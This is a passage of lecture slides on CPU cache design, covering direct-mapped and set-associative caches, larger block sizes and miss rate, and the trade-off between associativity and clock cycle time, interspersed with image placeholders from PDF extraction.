

We will look at each of these in turn...




- Recall: direct-mapped cache




- Recall: 2-way set-associative cache



**Recall: 2-way set-associative cache**




● Recall: 2-way set-associative cache



● Recall: 2-way set-associative cache


# Reduce misses via larger block size



Bigger blocks allow us to exploit more spatial locality – but...

# Reduce misses via larger block size

Initially miss rate is improved due to spatial locality



Note that we are looking *only* at miss rate – large blocks will take longer to load (ie a higher *miss penalty*)

Later we will see

- Better ways to exploit spatial locality, such as prefetching
- Ways to reduce the miss penalty, eg critical word first and sectoring

# Associativity: Average Memory Access Time vs. miss rate

## ● Beware: Execution time is all that really matters

- Will Clock Cycle time increase?

- For example because the cache's selector logic is deeper

## ● Example: suppose clock cycle time (CCT) =

- 1.10 for 2-way,
- 1.12 for 4-way,
- 1.14 for 8-way
- vs. CCT = 1.0 for direct mapped

## ● Although miss rate is improved by increasing associativity, the cache hit time 